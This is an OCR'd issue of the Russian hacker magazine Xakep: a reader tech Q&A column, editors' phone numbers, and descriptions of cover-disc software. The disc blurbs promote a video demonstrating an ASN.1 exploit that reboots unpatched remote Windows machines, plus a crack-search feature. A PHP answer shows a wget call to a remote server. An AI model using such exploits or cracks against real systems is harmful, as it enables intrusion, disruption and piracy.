A: Если ни переустановка винды, ни смена dial-up канала не помогли, то проблему, скорее всего, стоит искать на уровне железа. Если бы ты указал марку своего модема, то я бы мог посоветовать тебе конкретные вещи, а не стал бы рассказывать все в общих словах. Если у тебя флешевый модем, то юзай обязательно 100% стабильную прошивку. Помни, что последняя совершенно не обязательно лучшая. Рекомендую покопаться в соответствующих бордах и прислушаться к мнению большинства. Далее, ты ведь наверняка игрался с АОНами, антиАОНами, автоответчиками и прочим софтом? Тогда не забудь поэкспериментировать с внутренними регистрами модема - возможно, какая-нибудь зараза сбила все настройки. Более того, не помешает тщательно изучить FAQ на сайте производителя. Службы поддержки уже давно собаку на этом деле съели, поэтому шанс найти верные и действенные советы весьма велик. Ну, а если ничего из вышеперечисленного не помогло - смело неси модем в сервисный центр. Хотя нет! Погоди! Ты уверен в своей телефонной линии? Не забудь проверить (читай - узнай на АТС), не поставили ли тебе уплотнитель или любую другую дрянь.

Q: Можно ли для Windows XP написать сценарий автоматической установки? То есть сделать так, чтобы ОС устанавливалась с минимумом моего участия, задавая как можно меньше вопросов?

A: Несомненно, это возможно. Скажу больше: программисты Microsoft даже включили в дистрибутив Windows XP специальную утилиту с GUI интерфейсом, предназначенную как раз для этих целей. Лежит она здесь: SUPPORT\TOOLS\Deploy.cab\setupmgr.exe. Программа представляет собой wizard, который шаг за шагом требует ввести информацию, необходимую для создания файлов автоматической установки. Рассказывать что-либо подробно не имеет смысла - думаю, ты и сам с легкостью справишься. Остановлюсь лишь на самом первом шаге - "Взаимодействие с пользователем". Именно этим параметром определяется степень твоего участия во время установки операционной системы. Выбрав здесь "Полностью автоматическая установка", ты получишь автономно устанавливающийся пакет. Однако настоятельно советую выбрать пункт "Не показывать диалоговые окна". В этом случае во время установки оси тебе будет необходимо лишь указать правильный установочный путь. Поверь мне: это разрешит массу проблем и накладок, особенно если на винте имеется немало разделов.

Q У меня есть достаточно большой сайт, структура которого полностью построена на PHP и MySQL. Сейчас переезжаю на другой хостинг, и мне срочно нужно сделать dump (бэкап) всей MySQL (как вариант вопроса - PostgreSQL) базы. Подскажи, как это реализовать. В моем распоряжении только SSH: PHPmySQLadmin на сервере не стоит.

A Специально для этих целей в пакете MySQL есть утилита mysqldump. Синтаксис ее использования не должен вызвать затруднений:
mysqldump --all --add-drop-table [--all databases] --force [--no-data] [-c] --password=password --user=user [база] [таблицы] > backup_file
Думаю, с большинством параметров все предельно ясно. Объясню лишь назначение следующих опциональных ключей:
-c - формирование дампа в виде INSERT команд;
--all-databases - бэкап всех баз;
--no-data - бэкап только структуры таблиц в базах без непосредственно самих данных;
[таблицы] - бэкап только указанных таблиц.
Для восстановления базы на другом MySQL сервере используй следующую комбинацию: mysql < backupfile.
PostgreSQL также не обделили подобными софтинками:
"pg_dumpall [-s] [-D] > backup_file" служит для создания дампы сразу всех баз,
"pg_dump [-s] [-D] [-t table] db > backup_file" работает с выборочными базами.
Ключ -s указывает на то, что записывать следует только информацию о структуре базы, -d задает формирование dump`а в виде INSERT команд, а "-t table" необходим при бэкапе выборочных страниц.

Q Какой FTN-софт ты посоветуешь для использования под Linux? Стандартная связка T-Mail + Golded под этой осью, к сожалению, не катит... :(

A Дефицита софта под *nix семейства уже давно нет, и программы для организации FTN-станции - не исключение. В последнее время их становится все больше и больше, но ничего толкового, к сожалению, не выходит. Мой джентльменский набор уже не меняется на протяжении 2 лет, а жаль. Начнем с читалки! Несомненным лидером среди большого числа подобных утилит является старый добрый Golded (www.goldware.dk). С самого начала моего пребывания в FIDO я использовал его win32-вариант, а сейчас юзаю его *nix-порт. И знаешь что? За долгие годы я так и не смог подобрать для себя что-либо более удобное и стабильное. И не думаю, что ты сможешь... Из хороших тоссеров могу посоветовать HPT (www.tichy.de). Софтина вот уже на протяжении двух лет пашет на моей ноде все 24 часа в сутки с минимумом глюков и вылетов. Согласись, она достойна уважения! Тем более, несмотря на невероятную многофункциональность, утилита крайне проста в установке и настройке. Итак, остается только мейлер. Ну что я тебе могу сказать - здесь все как с девушками. Одним нравятся темненькие, другим - светленькие, третьим - рыжие. Абсолютная свобода выбора: устанавливай, тестируй и оставляй то, что тебе подходит лучше всего! Для модемных линий - ifcico (ftp://oskin.macomnet.ru), qico (http://lev.serebryakov.spb.ru/download), binkleyforce (http://adb.newmail.ru); BinkD'шных - BinkD (www.corbina.net/~maloff/binkd). Я работаю исключительно по IP и использую, соответственно, последнюю.

Q Подскажи, каким образом я могу выставить cookie через JavaScript? Прочитал мануал, но так и не понял... Спасибо!

A Все крайне просто - следующий пример даст исчерпывающую информацию по этому вопросу:

```
<script language="JavaScript">
function set_cookie(){
var expiry = new Date();
 expiry.setTime(expiry.getTime() +
24*60*60*1000);
document.cookie='имя_кукисы=ее_значение;
path=/; expires=' + expiry.toGMTString();}
</script><body onLoad="set_cookie();">
```


ПОГОВОРИ С НАМИ





Литературный редактор отвечает на звонок читателя


Редакция журнала Хакер жаждет общения с тобой. Если у тебя есть какие-нибудь вопросы или ты хочешь услышать голоса редакторов - мы даем тебе наш редакционный номер: +79037714241 Звони нам или кидай SMS!

Но самые отмороженные решили выделиться. Они дают свои личные мобильные номера. Вот эти бойцы:

CuTTer +79263256014


Nikitos +79037916528


Dr.Klouniz +79167521175


b0Ob1ik +79165787278


Q Купил год назад 5.1-акустику и до прошлого месяца был доволен как слон... К сожалению, непонятно из-за чего появились проблемы, а точнее - звонкое дребезжание на фронтальных колонках, которое проявляется при высокой громкости. Такое впечатление, что внутрь попала какая-то железяка и "скачет" там как бешеная. Пробовал поменять звуковуху - не в ней дело. Гарантия уже закончилась, а нести в ремонт пока неохота. Посоветуйте что-нибудь, может быть, и сам смогу сделать?

A Ну что ж, доктор, бери скальпель и действуй - попробуем поковыряться во внутренностях твоих сателлитов. Первое, на что стоит обратить внимание - это фазоинвертор. Грубо говоря, это "туннель" определенного диаметра, имеющий выход, как правило, на тыловой части колонок. Для общего развития поясню, что это что-то вроде воздухоотвода, который положительно влияет на АЧХ и прочие параметры акустики. У него наверняка есть какая-та обивка, что-то вроде крепления. Внимательно проверь его и в случае необходимости закрепи - его малейшие вибрации могут вызвать дребезжание. Если в колонках имеется плата, то и она должна быть надежно закреплена - никаких "болтанок" здесь быть не должно. Хотя это маловероятно: производители акустики (тем более 5.1-систем) стараются не нарушать циркуляцию воздуха внутри колонок разного рода "препятствиями". Раз уж заглянул внутрь, то посмотри на стыки самих колонок. Если там есть щели, то смело заливай их герметиком - дребезг исчезнет. И, наконец, подвинти все шурупы и винтики, особенно держащие динамики. От длительных и сильных вибраций некоторые из них могли попросту немного раскрутиться.

Q Я уже давно программирую на Visual Basic и сейчас заканчиваю работать над довольно перспективным проектом. Хотелось бы сделать какую-нибудь защиту для своей программы, в частности - привязку к определенному компьютеру. Интересует, прежде всего, параметр, по которому программа способна проверить свою принадлежность к конкретному компьютеру. О чудесах криптографии мне рассказывать не надо.

A Подобного рода привязку можно осуществить по множеству параметров. Самым простым является вариант с датой создания BIOS`а материнской платы. Просто считай эту дату, расположенную по адресу F000:FFF5, с помощью специальной функции, написанной неким Дмитрием Сергуниным, и организуй соответствующую проверку на старте утилиты. Код функции:

```
Type BIOS_DATE
s As String * 8
End Type

Declare Sub CopyMemory Lib "Kernel32" Alias "RtlMoveMemory" _
(pDest As Any, pSource As Any, ByVal ByteLen As Long)

Public Function BIOS() As Long
Dim sDB As BIOS_DATE

CopyMemory sDB, ByVal &HFFFF5, 8&
BIOS = DateSerial(Mid(sDB.s, 7, 2), Mid(sDB.s, 1, 2), Mid(sDB.s, 4, 2))
End Function
```

Q Что лучше - DVD+RW или DVD-RW? Собираюсь купить DVD-резак, но не знаю - какому формату отдать предпочтение. Посоветуйте, пожалуйста!


A Формат DVD+RW появился значительно позже своего конкурента, однако сейчас ни один, ни второй явных плюсов или минусов не имеют. Несмотря на коренные различия в технологии, оба сейчас предоставляют пользователю примерно одинаковые функциональные возможности, скорость записи и надежность записанных болванок. Если еще совсем недавно DVD+R имел неоспоримое преимущество в виде технологий Mount Rainier и Random Access, которые позволяли быстро и удобно дозаписывать диски, то теперь и DVD-R приводы, не имеющие ранее возможности стирать финализацию диска и, соответственно, добавлять информацию в конец носителя, обзавелись подобными функциями (например, Quick Grow и Multi-Border в девайсах от Pioneer). Так что технологические возможности у обоих стандартов сейчас примерно идентичны. Однако старичок DVD-RW в последнее время начинает все больше и больше сдавать позиции на рынке DVD записывающих устройств. Открыв свежий прайс, можно по пальцам сосчитать все продающиеся DVD-RW приводы, да и вообще, одноформатные девайсы потихоньку вытесняются более функциональными мультиформатниками. Именно последние я тебе и рекомендую. Исчерпывающие обзоры новинок в этой отрасли ты найдешь на сайте www.ixbt.com.

Q Перерыл кучу мануалов по PHP, но так и не понял, чем отличаются способы запуска одного скрипта из другого. В чем различие, и зачем столько вариаций? Расскажи, please.

A Вариаций действительно много, причем различия между ними весьма существенные. Использование одного оператора вместо другого зачастую приводит к ошибке, поэтому крайне желательно раз и навсегда уяснить, когда и где какая именно команда используется.
include ('xakep.php') работает только с локальным сервером. Остановка вызываемого скрипта командой die() приводит к завершению работы вызывающего скрипта. Но штатное завершение вызываемого скрипта на вызывающий никак не влияет. Что касается переменных, то они взаимно доступны (естественно, после запуска вызываемого скрипта).
system ('php xakep.php'), system ('xakep.php'), exec ('php xakep.php'), exec ('xakep.php') также работают с локальным сервером, да и то только когда PHP поддерживает работу из командной строки. Остановка вызываемого скрипта на работу вызывающего скрипта не влияет.
system ('wget http://server/path/xakep.php') способна работать как с локальным, так и с удаленным сервером. Разумеется, только в случае наличия утилиты wget. Остановка вызываемого скрипта на работу вызывающего скрипта не влияет.
file ('http://server/path/xakep.php'), readfile ('http://server/path/xakep.php') так же, как и system, работают и с локальным, и с удаленным сервером. Но путь на локальном сервере надо указывать целиком, включая http://. В противном случае вместо исполнения файла будет просто прочитано его содержимое. Остановка вызываемого скрипта на работу вызывающего скрипта не влияет.

Q Можно ли для Windows XP написать сценарий автоматической установки? То есть сделать так, чтобы ОС устанавливалась с минимумом моего участия, задавая как можно меньше вопросов?

A Несомненно, это возможно. Скажу больше: программисты Microsoft даже включили в дистрибутив Windows XP специальную утилиту с GUI интерфейсом, предназначенную как раз для этих целей. Лежит она здесь: SUPPORT\TOOLS\Deploy.cab\setupmgr.exe. Программа представляет собой wizard, который шаг за шагом требует ввести информацию, необходимую для создания файлов автоматической установки. Рассказывать что-либо подробно не имеет смысла - думаю, ты и сам с легкостью справишься. Остановлюсь лишь на самом первом шаге - "Взаимодействие с пользователем". Именно этим параметром определяется степень твоего участия во время установки операционной системы. Выбрав здесь "Полностью автоматическая установка", ты получишь автономно устанавливающийся пакет. Однако настоятельно советую выбрать пункт "Не показывать диалоговые окна". В этом случае во время установки оси тебе будет необходимо лишь указать правильный установочный путь. Поверь мне: это разрешит массу проблем и накладок, особенно если на винте имеется немало разделов.


SEX
ВСЕ ЛЮБЯТ
на
MTV
Лицензия № 772706 от 07.04.00
www.mtv.ru

DiSKO

Рыбушкин Андрей aka symbiosis (cd@real.xakep.ru)

ВИДЕОУРОК: ASN BUG (DOS WIN2K/XP)

Мелкомягкие не перестают радовать нас своими дырками. В этом видеоуроке наглядно демонстрируется недавно обнаруженная уязвимость переполнения буфера в виндовой библиотеке msasn1.dll, которая отвечает за работу с сертификатами. Удаленный пользователь может послать специально подготовленные ASN.1 данные, чтобы исполнить код с привилегиями системы. Эксплойт, который мы используем в видеоуроке, позволяет без труда перезагрузить любой непропатченный удаленный компьютер, на котором стоит Windows NT4/2000/XP/2003. После запуска сплойта на удаленной тачке появляется окошко как на скрине, а ровно через минуту после его появления компьютер перезагружается. Кстати, специалисты из eEye, обнаружившие баг, полгода умалчивали о нем по просьбе Microsoft'а, чтобы последние успели выпустить патч, прикрывающий эту уязвимость.

ВИДЕОУРОК: EZBOUNCE (IRC-BOUNCER)

Ты, наверное, не раз сидел в IRC-сетях. Чатился поздно ночью, ругался матом, флеймил, наблюдал разные флуд-атаки на каналах. И, скорее всего, не раз замечал, что некоторые пользователи на каналах сидят с забавными хостами. Например, pelmeshki.ru, urodov.net и т.д. Задумывался ли ты когда-нибудь, как у них это получается? А все очень просто – они используют так называемые баунсеры. В этом видеоуроке мы покажем тебе, как собрать и настроить один из таких баунсеров – ezbounce. Наглядно увидишь, какие плюсы дает тебе эта утилита, как она защитит тебя от злобных хакеров при помощи подмены хоста.

ПРОГРАММА: ФРЕГАТ 3


ОС: WINDOWS

Очень хороший и мощный файловый менеджер.

Возможности:

- Гибко настраиваемая и комфортабельная среда для управления файлами.
- Прозрачность интерфейса. Теперь ты можешь просматривать файлы на FTP или в архиве так же легко, как и на локальной машине.
- Быстрый просмотр. Разобраться с коллекцией фотографий, музыкальной коллекцией или просто разгрести бардак в папке Download.
- Набор просмотрщиков: DBF, RTF, HTML, DOC, Excel.
- Набор полезных утилит (Калькулятор, Быстрый блокнот, Структурный блокнот, менеджер автозапуска).
- Удобная навигация.
- Быстрые папки (Закладки). Возможность быстрого захода в те папки, которые ты посещаешь чаще других.
- Фавориты - аналог фаворитов IE.
- История перемещений по папкам, история просмотра и редактирования файлов.
- Файловые возможности: одновременное выполнение любого количества файловых операций (копирование, переименование, FTP, поиск, сжатие, разархивация, просмотр папок и т.д.).
- Запись файлов на CD.
- Эффективная поддержка большинства типов архивов (Zip, Arj, Rar, Ace, Jar, Ha, Lha и других).
- Сравнение файлов. Полезная возможность при необходимости выяснить список изменений в двух файлах.
- Синхронизация папок.
- Менеджер размеров. Возможность найти файлы и папки, занимающие много места на жестком диске.
- Восстановление файлов после обрыва копирования. Особенно необходимо при копировании больших файлов, например, фильмов по сети.
- Поддержка файловых плагинов Total Commander.
- Поиск и замена в нескольких файлах. Поиск производится с использованием регулярных выражений.
- Файловый фильтр.
- Текстовый редактор.
- Метод навигатор - возможность быстро найти нужную функцию или процедуру в программных файлах (Pascal, VB, SQL, PHP, Perl и т.д.).
- Поддержка HTML. Быстрый набор наиболее употребляемых тегов. Возможность просмотра в Internet Explorer. Code Completion.
- Экспорт в HTML и RTF с сохранением цветовой схемы. Очень удобно для публикации своих исходников на веб.
- Конвертирование раскладки. Исправит ошибку, если ты случайно набрал фразу в английской раскладке, а хотел в русской.


Кроме всего этого, ищи на диске русский язык и дополнительные модули.



ПРОГРАММА: ROBODEMO 5

ОС: WINDOWS

Помнишь, у нас на дисках пролетала прога CamStudio? Это та, что легко позволяет захватывать действия с экрана и записывать в видео, и с помощью которой мы снимаем наши видеоуроки. Так вот теперь эту разработку купила корпорация-монстр Macromedia. Сама по себе корпорация очень хорошая и делает отличные продукты, но вот CamStudio она изменила до неузнаваемости. Достаточно только сказать, что новое название пакета - RoboDemo, версия сразу пятая и весит больше 35 Мб. Конечно же, новых функций появилось ужасно много, так что




размер проги оправдан. Основной новой возможностью стало то, что RoboDemo тесно сотрудничает с флешем (это вполне естественно для продукта Macromedia), что дает возможность легко создавать всяческие презентации и тому подобные вещи. Будем надеяться, что отличные возможности и быстрота работы CamStudio не потерялись.

ПРОГРАММА: ХАКЕР CD DATASAVER 3.1

ОС: WINDOWS

У нас уже была эта программа, и отзывов она получила немало - все читатели благодарны, что, наконец, появилась достаточно удобная и маленькая база данных по дискам Хакера. Теперь в поисках нужной проги не надо рыться в стопке любимых болванок, достаточно открыть базу и задать критерий поиска. Очень просто внести в базу новый диск: просто вставляешь его и жмакаешь на "Добавить". На достигнутом разработчик (который по совместительству является и нашим преданным читателем) не остановился и выпустил новую версию. Теперь софт с дисков с новым шеллом добавляется вместе со скринами. Но самой главной новой фишкой является поиск кряков. Да, ленивый ты мой, теперь ты должен прыгать до потолка от радости. Чтобы найти кряк, просто выбери соответствующий пункт в контекстном меню, и откроется поиск на небезызвестной Асталависте. С этого момента за просьбу выложить кряк на диск автор прошения бу-




дет пожизненно подписан на спам от Центра Американского Английского ;).

Также добавился плагин, с помощью которого можно конвертнуть базу в HTML.

ПРОГРАММА: LONGHORN TRANSFORMATION PACK 4.0 REFRESH

ОС: WINDOWS

Отличный патч, превращающий твой Windows XP или Windows Server 2003 в Windows Longhorn. Изменяется окно



загрузки, диалоговые окна, добавляются темы и обоины еще не выпущенной ОС.

ПРОГРАММА:][TIPS&TRICKS

ОС: WINDOWS

В журнале Хакер ты постоянно видишь полезные советы от читателей. Многими из них ты, наверняка, пользовался. Проб-




лема заключалась в том, что некоторые советы могли быть забыты, а искать их в подшивке номеров довольно трудно и неприятно. Мы нашли выход из этой ситуации – теперь у тебя есть электронная версия всех типсов и триксов в удобном формате. Пользуйся!

ПРОГРАММА: MOBILE BASIC 2.0

ОС: WINDOWS, LINUX, UNIX

Инструмент, который позволяет писать приложения для мобильных телефонов на обычном Бейсике, а потом конвертировать их в Java-мидлеты. Версия 2.0 представляет собой интегрированную среду с удобным редактором кода и возможностью предварительного просмотра получившегося приложения. Также в пакет входит редактор графики. Теперь ты сможешь сам ценой небольших усилий написать игрушку или приложение для мобильника, которое будет работать на любом телефоне с поддержкой J2Me. Примеры мидлетов, написанных с помощью Mobile BASIC 2.0, можно взять тут: www.mobile-basic.com/FreeMidlets.jsp.



VER 04.04 (64)

CD 1

WINDOWS

system
Access Folders 2.1
Advanced Registry Tracer
Longhorn Transform Pack 4
Microsoft Virtual PC 2004 5.3.582
PowerRenamer 3.1.2.0
SPM 3.2
SystemTools Hyena 5.7
WinXP Manager 4.8.2.3

net
Deerfield VisNetic Firewall 2.2
EIQ FirewallAnalyzer 3.2.10
McAfee Desktop Firewall 8.0
Mozilla 1.7 Alpha
MyProxy 6.50
Napster 2.2
NetPatrol 1.0
Opera 7.5 beta
Serv-U 5.0.0.4
Spam Inspector 4.0
WebZIP 6.0
WinGate 5.2.3
WinGate VPN 1.2.3

development
AceHTML 5 Pro 5.09.0
CSE HTML Validator 6.01
Khadira Website Administrator 1.0
Mobile BASIC 2.0
Nvu 0.1

multimedia
1st DVD Ripper 5.0.6
ACD Systems CANVAS Professional 9.0.3
Adobe Photoshop Elements 2.0
APFill Version 2.0
cam2pc 4.1.1
Easy Video Joiner 5.21
Easy Video Splitter 2.01
Nokia Monitor Test 1.0.0.1
PCDJ FX 7.0
RoboDemo 5
Selteco Flash Designer 4.0
Terragen 0.9.19
The JPEG Wizard 2.2

misc
Advanced Phone Recorder 1.6
DemoAMP 1.1
EarthView 2.1.1
Hex Workshop 4.22
QDictionary 1.0
SMS Sender 3.0
SpyBuddy 2.7
Xakep CD Datasaver 3.1

UNIX

system
Kernel
Linux Live 4.0.2

net
Akeni Jabber Client
Akeni LAN Messenger 1.2.14
Akeni Pro Messenger
BitlBee 0.85
JFTP2 3.0
Mozilla 1.7 Alpha

development
KDevelop 3.0.2
Mobile BASIC 2.0
Nvu 0.1
SQLiteManager 0.9.4

multimedia
listener 0.4

misc
KOrganizer 3.2.1
linuxsms 0.77
Renamer 0.2

CD 2

Весь софт и доки из журнала

VisualHack++
